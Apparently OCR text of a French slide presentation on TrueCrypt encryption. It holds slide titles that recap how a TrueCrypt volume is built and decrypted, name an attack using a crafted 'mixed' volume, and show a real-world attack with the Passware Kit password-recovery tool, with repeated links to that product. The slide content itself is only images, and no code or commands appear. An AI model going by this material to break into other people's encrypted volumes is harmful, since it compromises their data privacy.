
RAPPEL : CONSTITUTION D'UN VOLUME TRUECRYPT




RAPPEL : DÉCHIFFREMENT D'UN VOLUME TRUECRYPT




ATTAQUE : CONCEPTION D'UN VOLUME TRUECRYPT MIXTE



ATTAQUE : DÉCHIFFREMENT DU VOLUME CIBLE MIXTE




ATTAQUE RÉELLE : « PASSWARE KIT »




http://www.lostpassword.com/kit-enterprise.htm


ATTAQUE RÉELLE : « PASSWARE KIT »




http://www.lostpassword.com/kit-enterprise.htm

ATTAQUE RÉELLE : « PASSWARE KIT »









http://www.lostpassword.com/kit-enterprise.htm


ATTAQUE RÉELLE : « PASSWARE KIT »






http://www.lostpassword.com/kit-enterprise.htm

ATTAQUE RÉELLE : « PASSWARE KIT »




http://www.lostpassword.com/kit-enterprise.htm

